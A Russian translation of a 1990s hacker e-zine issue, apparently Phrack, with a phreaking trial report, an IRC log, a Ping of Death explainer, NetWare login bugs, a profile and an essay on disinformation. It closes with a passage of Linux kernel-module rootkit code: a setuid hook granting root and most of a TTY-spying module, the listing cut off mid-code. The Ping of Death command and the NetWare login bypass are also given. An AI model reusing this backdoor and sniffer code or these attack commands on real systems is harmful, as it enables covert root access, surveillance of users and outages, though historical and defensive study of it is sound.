Что он сделал

Luzifer организовал международные вечеринки на линиях в Доминиканской Республике, Индонезии, Филиппинах и Израиле. Часть линий предусматривала живой чат, но большинство содержали лишь эротические записи. Затем он стал использовать корпоративную АТС местной компании (модель Siemens Hicom 200) со своей домашней линии — АТС была «защищена» лишь однозначным кодом — для дозвона на свои вечеринки и к подруге в Чили. Кроме того, он занимался блюбоксингом (прокуратура называла это «C5-хакингом»), работая с пяти линий одновременно, преимущественно через Китай. Чтобы обмануть провайдеров вечеринок и международных операторов связи (которые умеют распознавать автоматически сгенерированные звонки), он написал небольшую программу, которая рандомизировала параметры вызовов: различные интервалы дозвона и различная продолжительность звонков.

Впервые он был арестован 29.03.95, но через 13 дней освобождён. К сожалению, сразу после освобождения он возобновил фрикинг. Остановись он тогда — отделался бы одним годом условно. Однако в январе 1996 года его арестовали повторно, и с тех пор он находится под стражей.

Вот некоторые цифры (привет Harper's Index):

• Число зафиксированных отдельных телефонных соединений: 18 393
• Доход за 1 мин. звонка на вечеринку: $0,35–0,50
• Совокупный ущерб (= упущенная прибыль оператора связи): $1,15 млн
• Деньги, полученные Luzifer'ом от вечеринок: $254 000
• Статья немецкого законодательства, применённая за мошенничество: 263a StG
• Суммарная продолжительность всех звонков, если бы их объединить: 140 дней

Процесс

Этот процесс был куда менее зрелищным, чем дело О. Дж. Симпсона. Хотя было запланировано 7 дней слушаний, всё завершилось уже на второй день. Первый день прошёл быстро: у суда не оказалось достаточного числа судей (присутствовали двое, а требовалось трое), так что заседание пришлось перенести через несколько минут.

На второй день прокуратура и оба адвоката Luzifer'а пришли к соглашению и признали вину: три года заключения без финансовых санкций. По немецкому законодательству все сроки свыше двух лет не могут быть условными. Тем не менее ему разрешили пользоваться ноутбуком. По слухам, возможно «открытое» исполнение наказания: ночевать в тюрьме, а днём работать или учиться.

По условиям сделки прокуратура сняла все обвинения (включая саму по себе кражу доступа к АТС), оставив лишь два: одно — за блюбоксинг до первого ареста, второе — за блюбоксинг после него. При этом 18 393 соединения не рассматривались как отдельные эпизоды — в расчёт принималось лишь каждое новое включение «программы автодозвона».

Цитаты с процесса

«Просто из интереса и технического любопытства» — Подсудимый

«Разве одной линии не было бы достаточно для технического опыта?» — Судья

«Я заказал 21 линию, но получил только 5» — Подсудимый

«Большой преступный умысел» — Прокурор

«Он одержим и прежде всего соперничает с другими хакерами» — Адвокат

«Поколение деградирующих компьютерных детей» — Прокурор

«Тональный набиратель он может оставить себе, но лазерный факс мы вернуть не можем — в его памяти быстрого набора хранится номер корпоративной АТС» — Прокурор

«Мы с Telekom многому научились» — Прокурор

«Необходимо прокладывать новые кабели, запускать новые спутники» — Прокурор о последствиях перегрузки транковых и международных линий

«Немецкий Telekom с большой прибылью распространяет порнографию» — Адвокат

Ещё один баг Lin(s)ux!

Автор: Xarthon

`IP_MASQ` — широко используемый новый метод маршрутизации трафика, который может быть включён в более новых версиях ядра Linux. Я провёл несколько исследований этой возможности.

`IP_MASQ` не проверяет принадлежность пакета к немаршрутизируемым диапазонам адресов. Если пакет достигает адресата, его заголовок перезаписывается.

Из-за отсутствия проверки немаршрутизируемых IP-адресов те же тактики, что применяются против шлюзового компьютера, могут быть использованы и против машины с включённым `ip_masq`.

В итоге: находясь снаружи сети, можно подделать источник пакета так, чтобы казаться машиной из внутренней сети. Но чего ещё ждать от Linux?

Приключения daemon9 и w0zz в мире варез-щенков

11.22.96

```
*W|ZaRD* u there?
-> *W|ZaRD* yes?
<w0zz> d9
<d9> hi w0zz
*W|ZaRD* r u the prez of BREED?
*** |COBRA| invites you to channel #supreme
<d9> I am hungry
-> *W|ZaRD* yup
*_e|f_* hi there - you got a minute?
*W|ZaRD* alright.. i got a question for u...
*** d9 (plugHead@onyx.infonexus.com) has joined channel #supreme
*** Topic for #supreme: [SpR] Still in discussion phase! [SpR]
*** #supreme _e|f_ 848703589
*** Users on #supreme: d9 @{Imagine} @BL|ZZaRD @W|ZaRD @|COBRA| @_e|f_
<_e|f_> re d9
*** Mode change "+o d9" on channel #supreme by _e|f_
<|COBRA|> today is going to be a bad day :(
*W|ZaRD* would you be interested in merging with like 4-6 other groups to become 1 group.??
*W|ZaRD* i mean. all the other groups have like 11 sitez and 8-10 suppliers like NGP
*W|ZaRD* and if we merge we could be up there with Prestige, and Razor
<_e|f_:#supreme> hello d9
<d9> *W|ZaRD* i mean. all the other groups have like 11 sitez and 8-10 suppliers like NGP
-> *W|ZaRD* hmm
*** Inviting w0zz to channel #supreme
```

```
<_e|f_> we got a discussion going on here for big plans for a lot of us "smaller" groups (smaller as
        compared to razor, prestige etc) :)
<d9> ah
*** Mystic12 (NONE@wheat-53.nb.net) has joined channel #supreme
<_e|f_> this is all still in discussion stages
<w0zz:#!r00t> hahahaha
*** Mode change "+o Mystic12" on channel #supreme by W|ZaRD
<_e|f_:#supreme> but would you be interested in a joint venture between a few of us smaller release groups
                 to combine into one large release group - to challenge razor and prestige?
<d9> w0zz
<w0zz> you've been sucked into warez kiddie conspiracies
<d9> join me
<w0zz:#!r00t> where are you?
*** Inviting w0zz to channel #supreme
*** w0zz (wozz@big.wookie.net) has joined channel #supreme
<d9> well...
*** Mode change "+o w0zz" on channel #supreme by d9
<w0zz> werd
<_e|f_> re wozz
<d9> hi w0zz
<w0zz> hi there
<_e|f_> i can send u a log to flesh out a few more details if you like
<w0zz> i've got mackin' warez
<d9> hmm
<d9> sure
*w0zz* you recording this for line noise ?
*w0zz* ;)
-> *w0zz* indeed...;)
*w0zz* heh
<d9> the thing is, I have all this porn I want to unload...
<w0zz> yah, i got da mackin porn too
<d9> but, no good place to distro it...
*** ^DRiFTeR^ (~Drifter@203.30.237.48) has joined channel #supreme
*** Mode change "+o ^DRiFTeR^" on channel #supreme by _e|f_
<_e|f_> hey drifter
<d9> I was using this panix account, but all that SYN flooding stopped that cold...
<_e|f_> drifter is muh vp :)
<RAgent:#!r00t> do you even know what BREED is, route?
<d9> warez pups?
<_e|f_:#supreme> drifter: d9 and wozz are from breed
<_e|f_:#supreme> blizzard and wizard are from NGP
<^DRiFTeR^:#supreme> k
<d9:#!r00t> HAHAHAhahahaha
<Mystic12:#supreme> I am also from NGP
*** Signoff: Mystic12 (Leaving)
<W|ZaRD:#supreme> so is Mystic12
<RAgent:#!r00t> well, looks like it.  just wondered if you knew them at all
<d9> w0zz... you get the new shit I send you?
*** Mystic12 (NONE@wheat-53.nb.net) has joined channel #supreme
<w0zz:#supreme> yah
<_e|f_:#supreme> sorry mystic - didnt see yew there
<d9:#!r00t> nope!
*** Mode change "+o Mystic12" on channel #supreme by W|ZaRD
<w0zz> indexed and everything
<RAgent:#!r00t> hahaha
<w0zz> i spanked my monkey for hours
<RAgent:#!r00t> whee
<d9> werd.
<d9:#!r00t> AAAAAHAHAHahahhahaha WOZZ!
<_e|f_> brb
<d9> hmm
#supreme   Mystic12  H@  NONE@wheat-53.nb.net (CCINC)
#supreme   ^DRiFTeR^ H@  ~Drifter@203.30.237.48 (ReaLMS oF Da NiTe - HrD)
#supreme   w0zz      H@  wozz@big.wookie.net (w0zz)
#supreme   d9        H@  plugHead@onyx.infonexus.com (Built Demon Tough)
#supreme   {Imagine} H@  BOB@199.190.110.99 (.:tORn f#E?h:. v1.45 by SLaG)
#supreme   BL|ZZaRD  H@  blizzard@ip222.tol.primenet.com (hehe)
#supreme   W|ZaRD    H@  m3ntal@ip201.tol.primenet.com (M3NTaL)
#supreme   |COBRA|   H@  cobra@slbri3p24.ozemail.com.au (100% ReVpOwEr)
#supreme   _e|f_     H@  _e|f_@203.26.197.12 (blah)
<w0zz:#!r00t> werd
```

```
*** Mode change "-ooo _e|f_ |COBRA| W|ZaRD" on channel #supreme by d9
*** Mode change "-ooo BL|ZZaRD w0zz ^DRiFTeR^" on channel #supreme by d9
*** Mode change "-o Mystic12" on channel #supreme by d9
<W|ZaRD> hehe
*** Mode change "+o w0zz" on channel #supreme by d9
<_e|f_> sigh
<W|ZaRD> what would the new group name be.. if this happened?
<d9> the new name?
<W|ZaRD> hmm. nice takeover
<W|ZaRD> hehe
<w0zz> werd
<d9> w0zz, what do you think?
<W|ZaRD> new group name
<_e|f_> d9: ops plz
<d9> r00t?  guild?
<d9> wait
<_e|f_> this is only a temp channel neway d9
<W|ZaRD> guild wuz already used
<d9> those are taken...
<_e|f_> so its a waste to do a takeover
<w0zz> i like r00t
<w0zz> oh
<w0zz> yeah
<w0zz> those guys are eleet
<d9> yah
<d9> I hear r00t has this 10 year old that can break into .mil sites...
*** d9 is now known as daemon9
<w0zz> duod, he's like D.A.R.Y.L.
<W|ZaRD> hehe
<daemon9> yah..
<_e|f_> d9: i take it by this yew aint interested?
<_e|f_> :\
<daemon9> anyway, bak to pr0n.
<W|ZaRD> anywayz.. op me d00d
<w0zz> me too
<w0zz> must have m0re pr0n
*** Mode change "+m" on channel #supreme by daemon9
<daemon9> yes
*** w0zz has left channel #supreme
<daemon9> more pr0n
<w0zz:#!r00t> werd
<w0zz:#!r00t> that rooled
<daemon9> mega-pr0n
<W|ZaRD> porn
<W|ZaRD> hehe
<daemon9> kiddie-pr0n
<W|ZaRD> op me plz
<daemon9> wizard, you are fine the way you are.
*** w0zz is now known as [w0zzz]
*** daemon9 has left channel #supreme
*** daemon9 is now known as r0ute
<r0ute> hahaha
<[w0zzz]> heh
<r0ute> that was fun.
<r0ute> good way to wake up from a nap
```

Атаки с использованием больших пакетов (он же «Ping of Death»)

Автор: daemon9 / daemon9@netcom.com

Введение

В последнее время в Интернете резко возросло число атак типа «отказ в обслуживании» (DoS). DoS-атака в данном контексте — это действие, которое нарушает нормальную работу сети: она лишает пользователей сервиса. Эта тенденция началась несколько месяцев назад с TCP SYN-флудинга и продолжается теперь в форме «атаки с большим пакетом». По сравнению с SYN-флудингом атака с большим пакетом значительно проще — как концептуально (см. ниже), так и в исполнении (её может провести любой, у кого есть доступ к машине с Windows 95). TCP SYN-флудинг устроен сложнее и эксплуатирует не столько уязвимость, сколько слабость реализации.

Атака с большим пакетом также значительно разрушительнее, чем TCP SYN-флудинг: она способна попросту вызвать крах системы, тогда как SYN-флудинг лишь на время блокирует доступ к почте или веб-сервисам. Дополнительные сведения о TCP SYN-флудинге см. в Phrack 49, статья 13.

(Примечание: атаку с большим пакетом несколько вводящим в заблуждение образом именуют «Ping of Death», поскольку её нередко доставляют в виде ping-пакета. Ping — это утилита, которая проверяет доступность хоста и его готовность обрабатывать сетевые запросы. Ping также оказывается удобным инструментом для доставки большого пакета на целевую машину.)

Атака с большим пакетом принесла бесчисленные проблемы огромному числу машин по всему Интернету. С момента обнаружения уязвимости было выявлено **несколько десятков** уязвимых ядер операционных систем, а также множество маршрутизаторов, терминальных серверов, X-терминалов, принтеров и прочих устройств. Фактически уязвим любой хост со стеком TCP/IP. Последствия атаки варьируются от незначительных до катастрофических: одни уязвимые машины зависают на короткое время, затем восстанавливаются; другие зависают навсегда; третьи сбрасывают дамп памяти (записывая в файл огромный объём содержимого оперативной памяти, после чего нередко падают); некоторые теряют сетевое подключение полностью; многие перезагружаются или попросту «испускают дух».

Основы IP, необходимые для понимания

Вопреки распространённому мнению, проблема никак не связана с программой `ping`. Проблема кроется в IP-модуле — точнее, в его подсистеме фрагментации и сборки пакетов. Именно здесь пакеты разбиваются на более мелкие части для передачи по сети и собираются обратно перед обработкой. IP-пакет имеет максимальный размер, ограниченный 16-битным полем заголовка (заголовок — часть пакета, содержащая служебную информацию: откуда и куда отправлен пакет). Максимальный размер IP-пакета составляет 65 535 (2^16 − 1) байт. Сам IP-заголовок обычно занимает 20 байт, что оставляет 65 515 байт для данных. Нижележащий канальный уровень (уровень, логически расположенный под IP, — например, Ethernet) редко способен обработать пакеты такого размера (Ethernet, к примеру, обрабатывает пакеты не более 1500 байт). Поэтому для того чтобы канальный уровень смог принять большой пакет, IP-модуль разбивает (фрагментирует) каждый пакет перед передачей. Каждый фрагмент — это часть исходного пакета со своим заголовком, содержащим информацию о том, как принимающая сторона должна его восстановить. Процесс обратной сборки называется реассемблированием. Получив все фрагменты, принимающая сторона собирает из них исходный IP-пакет и обрабатывает его.

Суть атаки

Атака с большим пакетом проста по своей концепции. Злоумышленник формирует пакет большого размера и отправляет его на целевой хост. Если хост уязвим, происходит что-то нехорошее (см. выше). Проблема заключается в реассемблировании таких больших пакетов. Напомним: у нас есть 65 515 байт для данных. Как выясняется, несколько некорректно написанных (а также специально сконструированных вредоносных) приложений позволяют поместить в полезную нагрузку чуть больше данных — например, 65 520 байт. Это вместе с 20-байтным IP-заголовком нарушает ограничение максимального размера пакета в 65 535 байт. IP-модуль при этом просто разобьёт такой «разбухший» пакет на фрагменты и отправит их на целевой хост. Принимающий хост поставит все фрагменты в очередь до прихода последнего, а затем начнёт реассемблирование. Проблема обнаружится, когда IP-модуль установит, что пакет превышает максимально допустимый размер и переполняет внутренний буфер. Именно здесь и происходит что-то нехорошее (см. выше).

Проверка уязвимости и установка патчей

Проверить, уязвимо ли сетевое устройство, несложно. Windows NT и Windows 95 позволяют без предупреждений формировать такие увеличенные пакеты. Достаточно ввести команду: `ping -l 65508 targethost`. В данном случае увеличенный IP-пакет доставляется внутри ping-пакета, заголовок которого занимает 8 байт. Если сложить всё вместе: 20 байт IP-заголовка + 8 байт заголовка ping + 65 508 байт данных = 65 536 байт — пакет размером более допустимого. Этого достаточно, чтобы вызвать проблемы на уязвимых системах.

Защита носит превентивный характер. Единственный надёжный способ обезопасить систему — либо установить патч, либо отключить её от сети. Патчи доступны практически для всех уязвимых систем. Полный список уязвимых систем и патчей к ним можно найти на любом веб-сайте, посвящённом «Ping of Death».

Приводится также переписка с редактором издания, отказавшегося публиковать статью как «слишком техническую». Комментарий daemon9: «Слишком техническая? Чтобы сделать её менее технической, мне пришлось бы писать в рифму, чтобы читатели не заснули.»

Уязвимости Netware

Автор: Tonto (01-07-97)

Предисловие

Я отдаю себе отчёт в том, что для большинства специалистов по безопасности и системных администраторов, читающих этот журнал, словосочетание «безопасность NetWare» звучит как анекдот. Тем не менее это не отменяет того факта, что многим людям в этой области — в том числе и мне — приходится работать с NetWare ежедневно. Честно говоря, я полностью согласен с вашим скепсисом. Пожалуйста, не пишите мне, объясняя, насколько это бесполезно. Я уже знаю.

С момента выхода Novell NetWare 4 в открытых источниках появилось сравнительно мало сообщений о её уязвимостях. Многие бреши в безопасности, существовавшие в версиях 3.1x, были «исправлены» в 4.x, поскольку Novell фактически переработала механизм работы с базой данных

пользователей и ресурсов. Некоторые уязвимости сохранились, однако способы их устранения хорошо известны и легко применяются. Вместе с тем в NetWare 4 появился собственный набор новых дыр в безопасности, которые Novell устраняет неохотно, рассчитывая на то, что пользователи о них не знают, а проприетарная архитектура клиент-серверного ПО скроет эти недостатки. Казалось бы, к этому моменту Novell должна была извлечь уроки.

Возможность перехвата RCONSOLE-паролей с помощью сниффера никуда не делась; NetWare 4 реализует клиентскую аутентификацию для функции автоматического переподключения; список продолжается. Ниже приведены лишь несколько примеров подобных уязвимостей и способов работы с ними. По мере того как новые продукты Novell выводят существующие локальные сети в Интернет, таких проблем будет становиться всё больше. Хочется надеяться, что Novell возьмёт на себя более ответственную роль в обеспечении безопасности своих продуктов. Не хотелось бы, чтобы столь широко используемая система стала следующим HP/UX.

Уязвимости

БАГ №1

Данная уязвимость подтверждена для NetWare 4.10. Вероятно, она присутствует и в версиях 4.01 и других, поддерживающих Directory Services, однако я этого не проверял. Я обладаю лишь сертификацией CNA, поэтому попытался подтвердить баг в беседе с группой CNE — никто из них о нём не слышал, хотя в предыдущих версиях LOGIN.EXE, по всей видимости, существовали другие уязвимости.

Баг представляет собой сочетание слабого кода в LOGIN-4.12 (`SYS:\LOGIN\LOGIN.EXE`) и объекта-шаблона пользователя по умолчанию в NDS — `USER_TEMPLATE`. LOGIN позволяет передавать входные поля напрямую, без фильтрации, если они переданы корректным образом: путём явного указания контекста объекта (в отличие от неявного через CX) и заключения имени объекта User в кавычки.

```
F:\PUBLIC>LOGIN SVR1/"USER_TEMPLATE"
```

Для объекта Server SVR1 в подходящем контексте это, вероятно, сработает и предоставит базовый уровень доступа пользователя — возможно, к другим томам, программам и т. д. Конкретный результат зависит от настройки сервера.

Исправление простое: запустите `SYS:\PUBLIC\NWADMIN.EXE` и отключите вход для шаблона пользователя. Однако впредь при создании новых объектов User в дереве придётся вручную включать для них возможность входа.

БАГ №2

Это не столько баг, сколько неудачная попытка добавить безопасность к файловой системе DOS. Тем не менее, поскольку Novell преподносит и продвигает данный инструмент как средство защиты файловой системы, он заслуживает рассмотрения.

В комплект NetWare входит утилита FLAG, которая должна являться аналогом Unix-команды `chmod()` — управлять атрибутами файлов на локальных и сетевых файловых системах NetWare. Проблема в том, что Novell решила встроить FLAG в мир файловых атрибутов DOS: FLAG автоматически изменяет DOS-атрибуты файлов в соответствии с новыми атрибутами, установленными самой FLAG. Идея была бы неплохой, если бы не то обстоятельство, что стандартная утилита DOS `ATTRIB.EXE` также умеет изменять те DOS-атрибуты, которые

выставляет FLAG (Archive, Read-only, Hidden и System). Поскольку ATTRIB никак не взаимодействует с NDS, проблема очевидна: файл, помеченный владельцем как Read-only с помощью FLAG, может быть изменён посторонним пользователем через ATTRIB — и затем модифицирован или удалён.

Простого исправления для столь фундаментально сломанного механизма не существует, поэтому рекомендуется использовать IRF (Inherited Rights Filter) для назначения прав доступа к файлам на сервере.

Phrack Pro-Phile: Aleph One

Автор: Aleph One

Личные данные

```
          Псевдоним: Aleph One
        Обращаться: Aleph
Прошлые псевдон.: Нет
Происхождение ника: Трансфинитная математика
                  ("Бесконечность и разум" Руди Ракера)
    Дата рождения: 1974
            Рост: 6 футов
             Вес: Понятия не имею.
       Цвет глаз: Оливковый
       Цвет волос: Тёмно-коричневый
        Компьютеры: Два
        Администратор: Underground.Org и BugTraq
Посещаемые ресурсы: Никаких. Есть дела поважнее.
             URL: http://www.disinfo.com/
```

Любимое

```
         Женщины: Умные, сексуальные, с красивыми глазами и шармом.
           Машины: Никаких. Головная боль. Езжу на мотоцикле.
             Еда: Экзотическая. Суши (Анаго), арабская, китайская,
                  вьетнамская, тайская, индийская, эфиопская. Морепродукты.
                  Мясо. Всё приготовленное на гриле. Фламбе.
                  Вино: Кьянти.
           Музыка: Техно: Leftfield, Orbital, Underworld, Electric
                           Skychurch, Prodigy, Juno Reactor,
                           Chemical Brothers, Ambient, GOA Trance.
                      Рок: Tool, Marilyn Manson, Beck, Garbage, NIN.
                Классика: Бах, Барокко.
              Саундтреки: Natural Born Killers, The Piano, Braveheart,
                            Rob Roy.
            Книги: "Гёдель, Эшер, Бах" Дугласа Р. Хофштадтера
                   "Бесконечность и разум" Руди Ракера
                   "Сто лет одиночества" (на испанском)
                     Габриэля Гарсии Маркеса
                   "Превращение" Кафки
      Привлекает: Ум. Шарм. Пирсинг пупка.
                  Стильные татуировки. Длинные волосы.
    Отталкивает: Невежество. Высокомерие. Безвкусные татуировки.
```

Другие увлечения и интересы

Живопись — Три года посещал курсы рисунка и живописи. Работал с карандашом, пастелью, акварелью. Бросил занятия, когда перешёл к маслу. С тех пор прошло почти семь лет — больше не рисовал. Жаль, мне это нравилось.

Математика — По какой-то причине математика всегда меня привлекала. Упражнения я терпеть не мог, зато теория — другое дело. Наверное, поэтому оценки были не особо высокими. Собирался взять дополнительный курс по математике, но бросил учёбу раньше, чем это случилось...

Чтение — Книги — одно из самых ценных, что у меня есть. Читать я люблю по-настоящему. К сожалению, в последнее время в руки берутся только технические книги. Надо снова вернуться к художественной литературе.

Искусственный интеллект — Когда я только начинал возиться с компьютерами, хотел заняться ИИ, но нехватка доступных материалов в то время не позволила углубиться в эту тему.

Самые памятные события

Смерть — Она оставляет след в жизни навсегда.

Burning Man '95 — Один из самых интенсивных опытов в моей жизни. Ничто не сравнится с тем созиданием и самовыражением этого сообщества, которое рождается и умирает в одном из самых негостеприимных, и вместе с тем самых прекрасных, мест на земле.

Люди, которых хочется упомянуть

Аннализа — за все поездки с работы, все приключения, за то, что всегда была рядом, и за горячее какао.

Луис — за хорошие времена, за плохие времена и за то, что он чёртов безбашенный испанский казак.

Mr. Upsetter, Buckaroo Banzai, Dan, Rod & Rika, Sir Dystic, Freqout, White Knight & Loren — за то, что были настоящими друзьями.

Intrepid Traveller — за то, что дал мне номер Lunatic Labs.

Noid, Pappy, Phax, Elvis Smurf, Ming of Mongo, TRW, Clockwork и вся остальная старая тусовка LA 2600 — за то, что они такие, какие есть.

Veggie — за то, что больше жизни.

Mycroft — кто бы мог подумать?

r00t — за то, что элита.

Несколько слов напоследок

Знание приходит изнутри.

Новая угроза безопасности: дезинформация

Статистика показывает, что взломы сетей учащаются. Организации, подключённые к Сети, уже смирились с тем, что их взломают. Они знают: это лишь вопрос времени, когда какой-нибудь случайный хакер возьмётся за их машины с помощью свежих инструментов, обойдёт файрвол и проникнет внутрь. Они видели, как это происходит снова и снова — ЦРУ, Министерство юстиции, NASA, MGM/UA и так далее.

Модус операнди всегда один: испортить веб-страницу или разнести машины вдребезги. К такому сценарию уже готовятся. Резервные копии сделаны и готовы к применению. Взломанные веб-страницы едва ли держатся больше получаса, прежде чем их снимают. Любое послание, которое хакеры хотели донести, скорее всего, увидела лишь горстка людей. Взламывать сайт, который никто не увидит, больше нет никакого смысла.

Так что же дальше? Дезинформация.

Интернет как среда обеспечивает свободный поток информации. Один человек способен достучаться до огромной, прежде недосягаемой аудитории. Информация, которая раньше была бы заперта в каком-нибудь тёмном углу, теперь распространяется со скоростью света и расходится по всему миру. С каждым днём Сеть становится всё более важным источником новостей и данных для традиционных СМИ. Обычно проходит всего несколько часов с момента публикации в Сети — будь то новый продукт или свежая уязвимость — и материал уже появляется на телевидении или на сайте какой-нибудь газеты. И по мере того, как компании всё активнее публикуют информацию онлайн, наша зависимость от Сети как источника данных будет только расти.

Однако в большинстве случаев среда не пытается ни проверить, ни даже подтвердить подлинность этой информации. Анонимный вброс на каком-нибудь ньюсгруппе или сайте способен доставить компании немало головной боли. Даже в худших случаях речь идёт лишь о полуправде. Достаточно вспомнить, сколько усилий пришлось потратить на антикризисный пиар таким корпорациям, как Microsoft и Intel. Но это лишь начало.

Что если мотивированный хакер решит, что вместо замены корпоративного сайта непристойными текстами и картинками, которые снимут почти немедленно, лучше добавить небольшой официально оформленный пресс-релиз на страницы сайта? Сколько времени пройдёт, прежде чем кто-нибудь заметит? Сколько времени уйдёт на то, чтобы понять, что это подделка? Может, стоит ещё разослать этот пресс-релиз по медиаконтактам? Каков шанс, что его поймают до того, как он попадёт в новости? Или до того, как его обсудят на каком-нибудь многолюдном ньюсгруппе?

Ущерб от умело подброшенной информации, исходящей якобы из авторитетного источника, огромен. Именно здесь, я убеждён, лежат атаки будущего.

Злоупотребление ядром Linux ради веселья и выгоды

Автор: halflife@infonexus.com [guild corporation]

Введение

Загружаемые модули — весьма полезная возможность Linux: они позволяют подгружать драйверы устройств по мере необходимости. Однако у этого есть и тёмная сторона: они делают взлом ядра почти СЛИШКОМ простым. Что происходит, когда вы больше не можете доверять собственному ядру...? В этой статье описывается простой способ злоупотребления модулями ядра.

Системные вызовы

Системные вызовы — это функции самого низкого уровня, реализованные непосредственно в ядре. В этой статье мы рассмотрим, как их можно использовать в своих целях, чтобы написать простейший перехватчик/монитор TTY. Весь код написан и рассчитан для машин с Linux и не скомпилируется ни на чём другом, поскольку мы вмешиваемся в работу ядра.

Перехватчики TTY, такие как tap и ttywatcher, широко распространены на Solaris, SunOS и других системах, поддерживающих STREAMS. Linux до сих пор не располагал полноценным перехватчиком TTY (замечу: я не считаю код на базе pty вроде telnetsnoop настоящим перехватчиком — он и не слишком полезен, поскольку требует заблаговременной подготовки для слежки за пользователями).

Поскольку в Linux на данный момент нет STREAMS (LinSTREAMS, похоже, мёртв), нам придётся придумать альтернативный способ мониторинга потока. Вставка нажатий клавиш не представляет проблемы: для этого можно воспользоваться ioctl TIOCSTI, который помещает нажатие в поток ввода. Решение же состоит, разумеется, в перенаправлении системного вызова write(2) на собственный код, который будет записывать содержимое вызова write, если тот направлен в наш TTY; после этого можно вызвать настоящий write(2).

Очевидно, что лучшим решением будет драйвер устройства. Мы сможем читать из устройства данные, которые были записаны в журнал, а также добавить один-два ioctl, чтобы точно указать нашему коду, за каким именно TTY мы хотим следить.

Перенаправление системных вызовов

Перенаправить системные вызовы на собственный код довольно просто. По принципу это напоминает резидентный код в DOS (TSR). Мы сохраняем старый адрес в переменной, а затем устанавливаем новый, указывающий на наш код. В нашем коде мы делаем своё дело, после чего вызываем оригинальный код.

Очень простой пример этого содержится в hacked_setuid.c — это несложный загружаемый модуль, который можно загрузить через insmod; после загрузки в ядро вызов setuid(4755) установит ваши uid/euid/gid/egid в 0. (Весь код прилагается ниже.) Адреса системных вызовов хранятся в массиве

sys_call_table. Перенаправить системные вызовы на собственный код относительно просто. Открыв эту возможность, можно делать многое...

Замечания о Linspy

Этот модуль ОЧЕНЬ легко обнаружить: достаточно выполнить `cat /proc/modules`, и он будет виден как на ладони. Это можно исправить, но я не намерен этим заниматься.

Чтобы использовать linspy, нужно создать устройство ltap: major должен быть 40, minor — 0. После этого запустите make и загрузите linspy через insmod. После загрузки запустите `ltread [tty]`, и если всё пройдёт нормально, вы должны увидеть всё, что выводится на экран пользователя. Если же что-то пойдёт не так... что ж, это я оставлю вашим ночным кошмарам.

Код [для распаковки используйте прилагаемую утилиту extract.c]

```
<++> linspy/Makefile
CONFIG_KERNELD=-DCONFIG_KERNELD
CFLAGS = -m486 -O6 -pipe -fomit-frame-pointer -Wall $(CONFIG_KERNELD)
CC=gcc
# this is the name of the device you have (or will) made with mknod
DN = '-DDEVICE_NAME="/dev/ltap"'
# 1.2.x need this to compile, comment out on 1.3+ kernels
V = #-DNEED_VERSION
MODCFLAGS := $(V) $(CFLAGS) -DMODULE -D__KERNEL__ -DLINUX

all:□□linspy ltread setuid

linspy:□□linspy.c /usr/include/linux/version.h
□□$(CC) $(MODCFLAGS) -c linspy.c

ltread:□□
□□$(CC) $(DN) -o ltread ltread.c

clean:□□
□□rm *.o ltread

setuid:□□hacked_setuid.c /usr/include/linux/version.h
□□$(CC) $(MODCFLAGS) -c hacked_setuid.c

<--> end Makefile

<++> linspy/hacked_setuid.c
int errno;
#include <linux/sched.h>
#include <linux/mm.h>
#include <linux/malloc.h>
#include <linux/errno.h>
#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/times.h>
#include <linux/utsname.h>
#include <linux/param.h>
#include <linux/resource.h>
#include <linux/signal.h>
#include <linux/string.h>
#include <linux/ptrace.h>
#include <linux/stat.h>
#include <linux/mman.h>
#include <linux/mm.h>
#include <asm/segment.h>
#include <asm/io.h>
#include <linux/module.h>
#include <linux/version.h>
```

```
#include <errno.h>
#include <linux/unistd.h>
#include <string.h>
#include <asm/string.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/sysmacros.h>
#ifdef NEED_VERSION
static char kernel_version[] = UTS_RELEASE;
#endif
static inline _syscall1(int, setuid, uid_t, uid);
extern void *sys_call_table[];
void *original_setuid;
extern int hacked_setuid(uid_t uid)
{
   int i;
   if(uid == 4755)
   {
      current->uid = current->euid = current->gid = current->egid = 0;
      return 0;
   }
   sys_call_table[SYS_setuid] = original_setuid;
   i = setuid(uid);
   sys_call_table[SYS_setuid] = hacked_setuid;
   if(i == -1) return -errno;
   else return i;
}
int init_module(void)
{
   original_setuid = sys_call_table[SYS_setuid];
   sys_call_table[SYS_setuid] = hacked_setuid;
   return 0;
}
void cleanup_module(void)
{
   sys_call_table[SYS_setuid] = original_setuid;
}

<++> linspy/linspy.c
int errno;
#include <linux/tty.h>
#include <linux/sched.h>
#include <linux/mm.h>
#include <linux/malloc.h>
#include <linux/errno.h>
#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/times.h>
#include <linux/utsname.h>
#include <linux/param.h>
#include <linux/resource.h>
#include <linux/signal.h>
#include <linux/string.h>
#include <linux/ptrace.h>
#include <linux/stat.h>
#include <linux/mman.h>
#include <linux/mm.h>
#include <asm/segment.h>
#include <asm/io.h>
#ifdef MODULE
#include <linux/module.h>
#include <linux/version.h>
#endif
#include <errno.h>
#include <asm/segment.h>
#include <linux/unistd.h>
#include <string.h>
#include <asm/string.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/sysmacros.h>
```

```
#include <linux/vt.h>

/* set the version information, if needed */
#ifdef NEED_VERSION
static char kernel_version[] = UTS_RELEASE;
#endif

#ifndef MIN
#define MIN(a,b)        ((a) < (b) ? (a) : (b))
#endif

/* ring buffer info */

#define BUFFERSZ        2048
char buffer[BUFFERSZ];
int queue_head = 0;
int queue_tail = 0;

/* taken_over indicates if the victim can see any output */
int taken_over = 0;

static inline _syscall3(int, write, int, fd, char *, buf, size_t, count);
extern void *sys_call_table[];

/* device info for the linspy device, and the device we are watching */
static int linspy_major = 40;
int tty_minor = -1;
int tty_major = 4;

/* address of original write(2) syscall */
void *original_write;

void save_write(char *, size_t);


int out_queue(void)
{
   int c;
   if(queue_head == queue_tail) return -1;
   c = buffer[queue_head];
   queue_head++;
   if(queue_head == BUFFERSZ) queue_head=0;
   return c;
}

int in_queue(int ch)
{
   if((queue_tail + 1) == queue_head) return 0;
   buffer[queue_tail] = ch;
   queue_tail++;
   if(queue_tail == BUFFERSZ) queue_tail=0;
   return 1;
}


/* check if it is the tty we are looking for */
int is_fd_tty(int fd)
{
   struct file *f=NULL;
   struct inode *inode=NULL;
   int mymajor=0;
   int myminor=0;

   if(fd >= NR_OPEN || !(f=current->files->fd[fd]) || !(inode=f->f_inode))
      return 0;
   mymajor = major(inode->i_rdev);
   myminor = minor(inode->i_rdev);
   if(mymajor != tty_major) return 0;
   if(myminor != tty_minor) return 0;
   return 1;
}
```

```
/* this is the new write(2) replacement call */
